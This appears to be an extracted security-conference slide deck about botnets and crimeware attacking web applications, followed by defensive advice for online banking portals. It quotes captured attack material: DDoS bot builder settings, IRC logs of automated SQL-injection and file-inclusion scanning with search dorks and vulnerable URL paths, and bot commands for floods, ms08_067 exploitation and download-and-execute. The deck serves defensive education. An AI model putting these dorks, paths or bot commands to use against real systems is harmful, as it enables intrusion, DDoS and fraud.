By:  allmyhate.host.sk

Default command (if can't connect to server):

Execute after minutes (0 - execute immediatly)

ICMP Freq:
 ICMP Size:
 SYN Freq:
 HTTP Freq:
 HTTP Threads:
 TCP/UDP Freq:
 UDP Size:
 TCP Size:
 Spoof IP's: (1 - ON; 0 - OFF)

Build ID:

WinXP
 [选中主机下载]
 [选中主机弹出]
 成功发送 [文件管理]

Automated SQL Injection with search engines



- Several commercial SQL Injection tools make use of backend services/C&C to receive latest exploits

```
<Scan_Google> [milw0rm] Joomla Component Expose <= RC
Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw0rm] QuickEStore <= 8.2 (insertord
Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan_Google> [milw0rm] Vivvo CMS <= 3.4 (index.php)
Exploit - http://www.milw0rm.com/exploits/4192
<Scan_Google> [milw0rm] Pictures Rating (index.php ms
Vulnerability - http://www.milw0rm.com/exploits/4191
<Scan_Google> [milw0rm] Data Dynamics ActiveBar Activ
Insecure Methods - http://www.milw0rm.com/exploits/41
<Scan_Google> [milw0rm] Expert Advisor (index.php id
Vulnerability - http://www.milw0rm.com/exploits/4189
<Scan_Google> [milw0rm] Flash Player/Plugin Video file parsing Remote Code
Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google
<Scan_Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan_Google> [Scan] Exploting started!
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
Code Execution POC Engine: Google
<Scan_Google> [Scan] Google Found: 2679 Sites!
<Scan_Google> [Scan] Cleaned results: 492 Sites!
<Scan_Google> [Scan] Exploting started!
```

```
<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites
<haaaaaweee> !string
<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/
<B-Scan> [String] components/com_extended_registration/registration_detailed.
inc.php?mosConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites
<haaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo
sConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Dork] inurl:com_extended_registration
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos
Config_absolute_path=
<A-Scan> [Scan] Scanning started now!
<A-Scan> [Google] Started : inurl:com_extended_registration -
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
te_path=
<A-Scan> [Acco] Started : inurl:com_extended_registration -
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
te_path=
<B-Scan> [Vuln] Exploiting 840 on 2106 sites
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
```

- Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack



- IRC Command and Control is still common for botnet management
- Command language varies upon nature of botnet capabilities

Sdbot/Reptile

```
1: .udp 208.43.216.195 1995 9999999999999999 -s
2: .ddos.ack 208.43.216.195 1995 9999999999999999 -s
...typically used for DDoS
```

Rbots

```
1: scan.start ms08_067_netapi 25 3 download+exec x.x.x.x
2: .scan 75 1 201.x.x.x 2 1 201.x.x.x
3: .root.start lsass_445 100 3 0 -r -s
...scan hosts within a Class-A for port 443 and attempt to exploit (Conflicker)
```

```
:server6.br.gov 001 [00|USA|XP|010841] :welcome to the br.gov IRC Network [00|USA|XP|010841]!SP2-174@
:server6.br.gov 002 [00|USA|XP|010841] :your host is server6.br.gov, running version Unreal3.2-beta19
:server6.br.gov 003 [00|USA|XP|010841] :This server was created Sun Feb  8 18:58:31 2004
:server6.br.gov 004 [00|USA|XP|010841] server6.br.gov Unreal3.2-beta19 iowghraAsORTVSxNCWqBzvdHtgp 1vhopsmtitkrRcaqoALQbseKvFMGCuZN
:server6.br.gov 005 [00|USA|XP|010841] MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAY
:server6.br.gov 005 [00|USA|XP|010841] WALLCHOPS WATCH=128 SILENCE=5 MODES=12 CHANTYPES=# PREFIX=(qaoHV)~&@%+ CHANMODES=be,kfL,l,psmntirRcoAQK
this server
:server6.br.gov 422 [00|USA|XP|010841] :MOTD File is missing
:[00|USA|XP|010841] MODE [00|USA|XP|010841] :+i
MODE [00|USA|XP|010841]
:server6.br.gov 221 [00|USA|XP|010841] +i
JOIN #vc h3fty
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:[00|USA|XP|010841]!SP2-174@12.68.100.97 JOIN :#vc
:server6.br.gov 332 [00|USA|XP|010841] #vc :!asc -S -s!http http://glx078.***.e.com/p -s!asc s 33 3 0 -a -e -s!asc s 63 3 0 -b -e -r -s
:server6.br.gov 333 [00|USA|XP|010841] #vc ss 1230830096
:server6.br.gov 353 [00|USA|XP|010841] @ #vc :[00|USA|XP|010841]
:server6.br.gov 366 [00|USA|XP|010841] #vc :End of /NAMES list.
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE #vc
:server6.br.gov 324 [00|USA|XP|010841] #vc +smntVMcu
:server6.br.gov 329 [00|USA|XP|010841] #vc 1230158040
PING :server6.br.gov
PONG server6.br.gov
PING :server6.br.gov
PONG server6.br.gov
```

Sample bot command sequence



- **When attacking Web applications, botnets excel at:**

- Application saturation
- Brute-forcing & iterative processing
- Bypassing threshold protection
- Intercepting user credentials
- Automating user processes
- Prompt attacks against newly disclosed vulnerabilities






What can
you do about this threat?



- **Most important factor? – reduce complexity**
 - Is it likely additional pages or fields would be spotted by a customer?
 - Is it clear to the customer what's expected of them?
 - How many pages must customers navigate through or scroll through?
 - Are all the steps logical?
 - Are important questions and steps presented as text or as graphics?
 - How would a customer recognize changes to page content?
 - Could the interface be simplified further?



All-in-one Banking Portal Applications



- **Can the customer change everything online?**
 - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- **What out-of-band verification of changes are there?**
 - Change notification sent to previous contact details?
 - Are there delays before going “live”?
- **How visible are customer initiated changes?**
 - What contact info has changed?
 - Change history goes back how far?
- **Transaction history in HTML and Print/PDF for reconciliation?**

Obtain A New Password - Step 2 of 2

Step 2: Provide the following information. (All fields are required. You may use your tab key to move

Work Phone Number:
()

Last 4 digits of your Social Security Number:

5 digit zip code for your billing address:

Create a Password:

New Password: Your Password must:

- be 6 to 8 characters in length - at least one letter and one number
- not have spaces nor special characters (e.g &, >, ", \$, @)
- be different from your User ID
- be different from your current Password

Re-Enter Password:

Done



- **How much protection/detection can be done with “backend” thresholds?**
 - Does the system implement thresholds on transactions per minute?
 - Is there a delay between creation of a new “payee” account, and ability to transfer money to that account?
- **Anomaly detection of transfers?**
 - Is information being shared on *To:* accounts?
 - Frequency of *To:* account by other customers
 - Could you identify a frequent mule account?
- **Identity Changes?**
 - Primary contact number changing to cellphone?



Conclusions

- Application complexity is a root-cause
- Increased investment by criminals in to new crimeware tools
- *Crimeware is a bigger Webapp threat than some angry pentester...*





- **Continuing Business with Malware Infected Customers**
 - <http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html>
- **Anti-fraud Image Solutions**
 - <http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html>

Thank You!

Questions?



Gunter Ollmann - VP of Research

gollmann@damballa.com

[Blog - http://blog.damballa.com](http://blog.damballa.com)

[Blog - http://technicalinfodotnet.blogspot.com](http://technicalinfodotnet.blogspot.com)